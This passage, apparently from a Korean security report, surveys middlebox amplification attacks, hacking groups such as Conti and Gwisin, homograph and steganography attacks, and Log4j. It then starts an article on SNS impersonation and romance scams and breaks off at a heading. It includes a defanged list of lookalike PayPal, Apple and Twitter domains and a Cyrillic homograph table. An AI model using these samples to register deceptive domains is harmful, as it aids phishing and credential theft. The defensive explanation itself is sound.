


그림 2-13 Mega-amplifiers: routing loops

출처: https://geneva.cs.umd.edu/posts/usenix21-weaponizing-censors/

또 다른 가능성은 routing loop이다. 라우팅의 설정이 잘못돼있어 본래의 금지 사이트 앞의 라우터에서 몇몇 전의 라우터로 요청을 보내고 다시 금지 사이트로 요청이 가고, 즉 계속해서 middlebox을 지나게 됨으로써 피해자는 무한정의 경고 사이트를 받게 되는 것이다.

이런 middlebox들은 적어도 인터넷상에 10만 개 이상일 것이라 보고 있으며, 이는 앞서 언급한 DNS, NTP, Memcached보다 월등한 증폭 공격이 가능할 것이다. 실제 사례에서 확인된 공격은 11Gbps 와 150만 건의 초당 packet 을 발생시켰다. 우려할 만한 사이즈의 공격은 아니었으나, 이론상 가능했던 공격을 실제 활용하는 데에는 고작 몇 개월 밖에 걸리지 않은 점, 또한 기업들과 다르게 해커들 간의 실시간 소통이 활발하다는 점이 충분히 우려되는 상황이다.




그림 2-14 다양한 Hacking group

이렇듯 우리는 다양한 해킹 그룹들을 마주한다. DD4BC(DDoS for BitCoin)가 최초의 가상화폐 Ransomware형 DDoS로 기억하는데, 올해는 Conti, Lapsus$, Gwisin 등 정치적 이유나 금전적인 이유 등으로 그 피해는 실로 막강하다. 사실 이런 해킹그룹들은 전문 분야들이 있다. Magecart는 사용자의 개인정보나 카드정보를 전문적으로 노리는 그룹으로 브라우저의 tap 상단의 Favicon에 PHP 기반 웹 쉘로 해당 페이지의 html code를 변조하는 기법이 팬데믹 기간에 확인되기도 했다. 때문에 웹페이지의 무결성 확인이 반드시 필요하다.





그림 2-15 html code 변조 사례

또한 팬데믹 기간에 확인된 몇 가지 해커들의 수단으로 Homograph 공격이나 Steganography 공격을 들 수 있다. 우선 Homograph 공격은 사전적 의미로는 Greek 어로 Homo, 같다는 뜻과 graph, 쓰다 는 뜻의 합성어로 똑같이 쓰지만 다른 뜻을 지님을 나타낸다. 한글과는 다르게 라틴어, 그리스어, Cyrillic 어는 공통된 활자가 있고 물론 Unicode Hex는 상이 하지만 사람의 눈으로는 분간을 할 수가 없어 도메인 생성을 이런 조합으로 하고 페이지를 똑같이 만든다면, 그리고 핸드폰으로 본다면 사용자도 모르게 해킹그룹에 개인정보나 카드정보를 넘기게 될 위험이 있다.



Fake "apple.com"			Real "apple.com"		
Glyph	Unicode Name	Unicode Hex	Glyph	Unicode Name	Unicode Hex
а	Cyrillic small letter A	U+0430	a	Latin small letter A	U+0061
р	Cyrillic small letter Er	U+0440	p	Latin small letter P	U+0070
ӏ	Cyrillic small letter Palochka	U+04CF	l	Latin small letter L	U+006C
е	Cyrillic small letter Ie	U+0435	e	Latin small letter E	U+0065

Table 1: We used Segoe UI, Microsoft's system-wide typeface, here.

Fake "apple.com"			Real "apple.com"		
Glyph	Unicode Name	Unicode Hex	Glyph	Unicode Name	Unicode Hex
а	Cyrillic small letter A	U+0430	a	Latin small letter A	U+0061
р	Cyrillic small letter Er	U+0440	p	Latin small letter P	U+0070
I	Cyrillic small letter Palochka	U+04CF	l	Latin small letter L	U+006C
е	Cyrillic small letter Ie	U+0435	e	Latin small letter E	U+0065

Table 2: We used San Francisco, Apple's system-wide typeface, here. It's worth noting that OSX distinguishes the Cyrillic small letter Palochka from the Latin small letter L; however, it cannot show the difference between the Latin small letter L with the Latin capital letter I, as per the text "Cyrillic small letter Ie".

그림 2-16 Homograph 공격에 대한 설명

또한 아래의 예제처럼 특정 도메인과 유사한 도메인으로 마치 정상 도메인인 것처럼 속이기도 한다.

```
Paypals[.]com
Paypal[.]org
Pay-pal[.]com
PaypalSecurity[.]com
Paypal[.]Payment[.]net
Apple[.]com → www.xn--80ak6aa92e[.]com
Twitter[.]com → www.xn--titter-345b[.]com
```

다음은 Steganography 공격이다. 예전 북한에서 간첩들에게 메시지를 보낼 때 사용했던 방법으로 영상이나 이미지 안에 메시지를 숨기는 형태다. 단순 메시지이면 사이버 공격으로 볼 수 없겠으나, 실행 가능한 JavaScript를 넣어 사용자가 누르게 되면 데이터를 해커그룹이 원하는 곳으로 보내는 방식이다. 이미지의 경우 브라우저에서 렌더링 할 때 SOI(Start of Image)와 EOI(End of Image) 외의 것들은 무시되기 때문에 사람 눈으로 차이를 전혀 느낄 수 없는 것이 무서운 점이다. 또한 대부분의 보안장비들은 속도 저하를 이유로 이미지나 영상에 대한 스캔을 예외 처리하기 때문에 속수무책으로 당할 수 있다.

그림 2-17 Image Steganography 공격 생성 방법

이런 형태의 공격이 왜 Business Continuity와 관련이 있는지 궁금할 것으로 생각된다. 최근 한국 기업들을 노리는 Ransom 해킹그룹인 Gwisin(귀신)이 좋은 예이다. Gwisin은 그물로 물고기를 잡듯 광범위한 공격을 구사하지 않으나, 목표가 된 기업의 C-level, 즉 임원을 타겟으로 한다. 임원을 타겟으로 크리덴셜을 확보하고 SNS 상의 가족관계 등등을 노려 정해진 날짜에 확보한 주요 데이터를 모두 암호화 시키는 가장 악랄한 방법을 사용하고 있다. 특히나 해당 기업이 SaaS 형태로 여러 기업들에 서비스를 제공하고 있다면 2차, 3차 피해까지도 예상할 수 있다. 예전 공급망(Supply Chain) 공격으로 알려진 Kaseya VSA ransomware 공격처럼 말이다.




그림 2-18 공급망 공격

러시아의 침공으로 시작된 우크라이나와의 전쟁은 인터넷 보안 관점에서 큰 그림을 그리게 해줬다. Conti 해킹그룹 역시 Ransomware로 유명하며, 침공 직후 러시아를 지지하는 성명을 발표했다. 때문에 우크라이나를 지지하는 대한민국 기업에 위협을 하기도 했다. 이후 Conti 그룹 내부에 이상 징후가 감지된 것은 @contileaks라는 트위터 계정 때문이었다.




그림 2-19 랜섬웨어 공격의 라이프사이클

Conti 그룹 내에 반 러시아 지지세력이 해당 트위터 계정을 사용하여 공격 매뉴얼을 공개한 것이다. 위의 자료는 뉴질랜드 정부에서 작성했으며, 해킹그룹들의 방법론을 잘 설명해 주고 있다. 가장 왼쪽에 있는 Phishing, Password guessing(크리덴셜 스터핑), 오픈소스 취약점, 앞서 언급한 Steganography나 Homograph 활용한 e-mail까지 모두 기업의 주요 자산에 다가가기 위한 시작점일 뿐이다. 이후 기업 내부 시스템에 들어가 연결되어 있는 여러 application들을 돌아다니며 자신들이 지정한 핵심 자산 목록을 확보한다.




그림 2-20 Conti 그룹의 단계별 가이드라인

Conti가 내부적으로 정해 놓은 핵심 자산 목록은 개인정보, DB, 소스코드, 계좌, 설계문서, 암호, 인증정보, 전자지갑 등등이며 이를 확보하기 위해 횡 이동을 하며 자산을 확인한다. 이러한 위험성 때문에 올 초 미 백악관에서는 모든 정부 관련 기관을 Zero Trust 기반 설계의 도입을 선언[1]했으며, 불과 그 며칠 이전에는 Open source의 취약점 관련 여러 IT 회사들과 향후 대응 방안[2]을 협의하기도 했다. 사실 뉴질랜드 정부에서 그려 놓은 Diagram을 보면 중간에 bottle neck이 있다. 바로 횡 이동 부분이다. 이 부분을 잘게 segmenting 해 철저한 관리를 한다면 최소한 진입한 해커들이 다른 자산을 살피고 malware를 심고하는 악성 행위 자체를 근본적으로 차단할 수 있다고 본다.





그림 2-21 log4j 취약성 – 시간당 공격 시도

작년 Log4j는 정말 큰 영향을 끼쳤다. 우리 모두의 연말을 망쳤던 Log4j를 들여다보면 다시금 놀라운 사실을 접할 수 있다. 12월 9일, 대중에게 공개되기 12일 전인 11월 24일부터 Embargo 상태에서 문제 해결을 위한 소스코드도 수정됐고, 공개 직전인 8일부터 위의 그래프처럼 취약 서버를 찾기 위한 스캔이 시작됐다. 이후 지속적인 방어 로직의 회피 시도와 패턴 매칭으로 방어하려는 노력이 오고 간 긴 칼과 방패의 싸움이 시작됐다. 당시의 History를 보면 그 치열함이 느껴진다. JNDI의 장점인 lookup과 nesting을 활용한 우회들과 막으려는 노력, 이런 노력을 무용지물로 만드는 새로운 우회와 더불어 실시간 해커들 간의 교류는 폐쇄적인 환경의 막으려는 자와 교류하며 팀워크를 보여주는 해커들의 싸움이었다.

1) 출처: https://www.whitehouse.gov/omb/briefing-room/2022/01/26/office-of-management-and-budget-releases-federal-strategy-to-move-the-u-s-government-towards-a-zero-trust-architecture/)

2) 출처: https://www.whitehouse.gov/briefing-room/statements-releases/2022/01/13/readout-of-white-house-meeting-on-software-security/)



사상 초유의 취약점은 여러 기업들이 정보 공유를 통해 공동 대응을 하면서 마무리됐다. 직후 백악관에서 진행한 Open Source 취약점 관련 회의[3]가 그 긴박함을 말해준다. 사실 Log4j는 Apache Foundation에서 제공하는 patch만 업데이트하면 끝나는 문제였지만, 대다수의 기업들이 자신들의 자산관리를 못한다는 것을 적나라하게 보여준 사례라 할 수 있다.

이렇듯 DDoS만이 Business Continuity를 위협하는 것은 아니다. DDoS는 단지 전체 공격자의 행위에서 초기 단계로 볼 수 있으며, 그 이후 어떤 악의적인 행위를 하여 어떠한 정보를 노리는가를 이해해야 한다. 전체의 큰 그림을 보고 기업은 기업대로 최대한의 노력을, 사용자는 사용자대로 최대한의 노력을 해야 진정 안전하고 원활한 사업 지속성을 이루리라 생각한다.

3) 출처: https://www.whitehouse.gov/briefing-room/statements-releases/2022/01/13/readout-of-white-house-meeting-on-software-security/)

출처

- 그림 2-1, 2-3, 2-4, 2-5, 2-6, 2-7
  https://www.akamai.com/resources/research-paper/akamai-web-application-and-api-threat-report
- 그림 2-2
  https://www.akamai.com/site/en/documents/state-of-the-internet/akamai-state-of-the-internet-gaming-in-a-pandemic.pdf
- 그림2-8
  https://www.akamai.com/blog/news/dogged-persistence-the-name-of-the-game-for-one-ddos-attacker
- 그림 2-9, 2-14
  Akamai
- 그림 2-15
  https://thehackernews.com/2021/05/magecart-hackers-now-hide-php-based.html
- 그림 2-16
  https://n.news.naver.com/
- https://blog.malwarebytes.com/101/2017/10/out-of-character-homograph-attacks-explained/
  https://n.news.naver.com/
- 그림 2-17
  https://votiro.com/blog/image-steganography-example-how-i-created-an-attack/
- 그림 2-18, 2-20
  https://www.akamai.com/site/en/documents/report/2022/akamai-ransomware-threat-report-h1-22.pdf
- 그림 2-19
  https://www.cert.govt.nz/it-specialists/guides/how-ransomware-happens-and-how-to-stop-it/
- 그림 2-21
  https://www.akamai.com/blog/security/threat-intelligence-on-log4j-cve-key-findings-and-their-implications

SNS상의 보안위협과 기업/기관의 대응방안

법무법인 광장 박종섭 전문위원

1. 들어가며

지난 3년간의 Covid 19 팬데믹 시기 동안, 전세계적으로 SNS 시장은 폭발적인 성장을 이루었다. 불가피하게 이루어진 봉쇄와 집합금지 등의 조치들은 비대면 소통 방식의 확산으로 이어졌으며, 대부분의 국가들이 팬데믹 대응을 위한 긴급조치들을 해제한 최근에 들어서도 인터넷 이용자들의 SNS 사용 증가세는 좀처럼 꺾이지 않고 있다. 국내 인터넷 이용자들의 매체이용 행태에 대한 한 디지털마켓팅 업체의 조사[1]에 따르면, 국내 인터넷 이용자들은 정보검색, 커뮤니케이션, 온라인 광고 등의 영역에서 높은 SNS 사용율을 보이고 있는 것으로 나타났으며, 이와 같은 분석을 통해 기업들이 SNS를 활용한 마케팅과 고객소통 채널을 확장하고 있음을 쉽게 유추해 볼 수 있다. 그리고 이러한 추세는 국민과의 소통을 주요 과제로 삼고 있는 정부 및 공공기관의 경우에도 크게 다르지 않다.

순위	전체	Instagram	facebook	BAND		KakaoStory
1	화제성 있는 콘텐츠 소비/공유 57.7	나의 일상 생활 기록/공유 60.0	화제성 있는 콘텐츠 소비/공유 66.5	나의 일상 생활 기록/공유 48.6	화제성 있는 콘텐츠 소비/공유 76.6	나의 일상 생활 기록/공유 58.1
2	나의 일상 생활 기록/공유 53.4	화제성 있는 콘텐츠 소비/공유 59.1	나의 일상 생활 기록/공유 38.8	화제성 있는 콘텐츠 소비/공유 32.1	연예인/인플루언서 팔로우/소통 55.3	화제성 있는 콘텐츠 소비/공유 45.7
3	연예인/인플루언서 팔로우/소통 39.0	연예인/인플루언서 팔로우/소통 49.1	연예인/인플루언서 팔로우/소통 24.8	평소 관심/고려 제품 구매 26.4	나의 일상 생활 기록/공유 47.9	평소 관심/고려 제품 구매 21.9
4	제품/서비스 실제 후기 탐색 18.7	제품/서비스 실제 후기 탐색 22.6	선호 브랜드/서비스 최신 정보 확인 13.6	선호 브랜드/서비스 최신 정보 확인 16.4	선호 브랜드/서비스 최신 정보 확인 16.0	제품/서비스 후기 작성/공개 19.0
5	선호 브랜드/서비스 최신 정보 확인 18.5	선호 브랜드/서비스 최신 정보 확인 20.2	제품/서비스 실제 후기 탐색 13.2	기타 14.3	제품/서비스 후기 작성/공개 11.7	선호 브랜드/서비스 최신 정보 확인 15.2
6	평소 관심/고려 제품 구매 14.8	평소 관심/고려 제품 구매 13.6	평소 관심/고려 제품 구매 8.3	제품/서비스 후기 작성/공개 12.9	제품/서비스 실제 후기 탐색 11.7	연예인/인플루언서 팔로우/소통 14.3
7	제품/서비스 후기 작성/공개 9.6	제품/서비스 후기 작성/공개 8.0	제품/서비스 후기 작성/공개 7.9	제품/서비스 실제 후기 탐색 11.4	평소 관심/고려 제품 구매 8.5	제품/서비스 실제 후기 탐색 11.4

그림 3-1 주요 SNS별 사용 이유

출처: 나스미디어 2022 인터넷 이용자 조사

1) https://www.nasmedia.co.kr/%EC%A0%95%EA%B8%B0%EB%B3%B4%EA%B3%A0%EC%84%9C/2022%EB%85%84-4%EC%9B%94-2022-npr-%EC%9A%94%EC%95%BD-%EB%B3%B4%EA%B3%A0%EC%84%9C/

한편 산이 높으면 골이 깊듯이, SNS 이용의 증가로 인한 부작용 역시 매우 심각한 상황이다. 개인 이용자들의 SNS 계정이 해킹되거나 도용되는 일은 말할 것도 없거니와 근래에는 정부/공공기관이나 기업들의 공식 SNS 계정이 해킹된 후 광고영상이 포스팅 되거나 또는 사기성 포스팅을 통해 이용자들을 현혹하는 사례들이 빈번하게 보고되고 있다.

이와 같은 SNS 침해사고는 기관이나 기업들의 신뢰도와 브랜드 이미지에 치명적인 손실을 줄 뿐만 아니라, 다수의 일반 이용자들에게 다양한 형태의 금전적, 정신적 피해를 줄 수 있기 때문에 매우 심각한 일이 아닐 수 없다. 본고에서는 최근 발생하고 있는 SNS 상의 주요 위협 및 실제 사례들을 살펴보고, SNS를 통해 발생하는 주요 위협들에 효과적으로 대응하기 위한 대책에 대해 알아보겠다.

2. SNS 위협 동향

2000년대 초반 등장한 SNS는 스마트폰의 보급과 함께 폭발적으로 성장했으며, 초창기 이용자들이 텍스트와 사진 위주의 포스팅을 통해 사회적 관계망을 형성하고 확장해 나가던 단계를 지나 발전을 거듭한 끝에 지금에 와서는 라이브 미디어, 매스 미디어 플랫폼, 실시간 쌍방향 커뮤니케이션 플랫폼 등 기존의 미디어가 구현해 내지 못했던 새로운 형식의 커뮤니케이션 방식으로 확장해 가고 있고, 나아가 게임, 쇼핑, 엔터테인먼트, 메타버스 등 다양한 산업들의 플랫폼 역할을 하며 진화를 멈추지 않고 있다.

오프라인에서의 개인의 정체성과 무관하게 가상의 온라인 아이덴티티와 프로파일을 생성할 수 있는 SNS의 특성 때문에, 초창기 SNS에서 매우 빈번하게 볼 수 있었던 침해 유형은 대부분 연예인이나 정치인 등 유명인의 프로파일을 단순 사칭하는 비교적 순수한 방식이었고, 그로 인한 피해 역시 제한적이었다. 그러나 SNS가 광고뿐만 아니라 게임, 쇼핑, 영상미디어, 금융 등 여타의 산업과 결합하여 막강한 시너지를 내는 플랫폼으로 진화하기 시작하면서 SNS 상에서의 침해 유형은 새로운 양상을 보이기 시작했으며, 기존의 사칭 계정(fake profile)의 수준을 넘어 유력 인사 또는 유력 기업의 실제 계정을 직접 공격하여 접수하는 계정 침해(compromized profile)의 양상으로 빠르게 변화해 가고 있는 추세이다. 나아가 최근 급속도로 발전하고 있는 딥페이크(Deep fake) 나 인공지능 기술과 기존의 계정 사칭이 결합한 새로운 형태의 공격 기법들은 앞으로 SNS상에서 가장 심각한 보안위협으로 대두될 가능성이 높다.

3. 최근 사례로 본 SNS를 통한 위협 유형 및 사례

계정 사칭

전술한 바와 같이, 별도의 본인인증 절차가 없는 해외 SNS 플랫폼들의 회원 가입절차를 악용하여 연예인, 정치인, 유명 기업인 또는 기업 등 사회적 영향력을 가진 유명인이나 법인을 사칭하는 계정을 개설한 후, 해당 계정 소유자의 사회적 영향력을 이용하여 다양한 불법 행위를 저지르는 경우들이 비일비재 하다. 최근 국내에서 발생했던 계정 사칭의 주요 사례를 살펴보면 다음과 같다.

사례1 – 유명 가수 탁**씨와 배우 조**를 사칭하는 계정을 개설한 후 팔로워에게 DM을 통해 성적 대화를 시도한 사례[2)]

사례2 – 유명 아이돌 그룹 출신 가수 최**씨의 계정을 사칭하여 기부금을 모금한 사례[3)]

사례3 – 유명 편의점 체인인 G**의 계정을 사칭하여 거짓 이벤트를 진행한 후, 이벤트 당첨자인것처럼 현혹하여 개인정보를 요구한 사례[4)]

사례4 – 지방자치단체장 선거과정에서 특정 지방자체단체를 사칭한 계정을 개설한 후 해당 계정을 선거홍보용을 사용하여 선거법 위반으로 적발된 사례[5)]

그림 3-2 GS25 공식 인스타그램 사칭 계정 주의 공지문

막강한 사회적 영향력을 가진 유명인들이나 기업이 이와 같은 계정사칭 행위로 인해 치루게 되는 피해는 이루 말할 수 없으며, 특히 피해자들의 유명세에 비례하는 이미지 손상은 기본이거니와 후속적인 법적 대응 비용 등 실질적 금전적 피해로 이어지는 경우도 드물지 않다.

2) https://www.ytn.co.kr/replay/view.php?idx=218&key=202207291127338752
3) https://www.kukinews.com/newsView/kuk202006010357
4) https://www.yna.co.kr/view/AKR20210331173000030
5) http://www.joongboo.com/news/articleView.html?mod=news&act=articleView&idxno=1254317

한편 유명인의 SNS 계정을 사칭하지는 않더라도 거짓 정체성을 내세운 일반적인 SNS 계정을 이용해 특정 목표에 접근하여 상당한 기간에 걸쳐 친밀한 관계를 형성한 후 피해자로부터 금전적, 성적 갈취를 일삼는 유형의 사기 범죄인 일명 '로맨스 스캠'도 기승을 부리고 있다. 최근에는 SNS상에서 해외 파병군인, 외교관 등을 사칭해 친분을 쌓은 후, 한국으로 재산을 송금하는 데에 필요한 항공료나 통관비 등의 명목으로 거액송금을 요구하는 수법으로 10여억원을 받아 가로챈 국제사기조직이 적발된 사례[6]가 있으며 그 밖에도 Covid 19로 인한 비대면 소통이 크게 증가함에 따라 온라인 소개팅이나 결혼 중개 등의 서비스 역시 급성장한 틈을 타 이를 악용한 사기행각을 벌이는 사건들이 빠르게 증가하고 있는 추세이다.

계정 침해

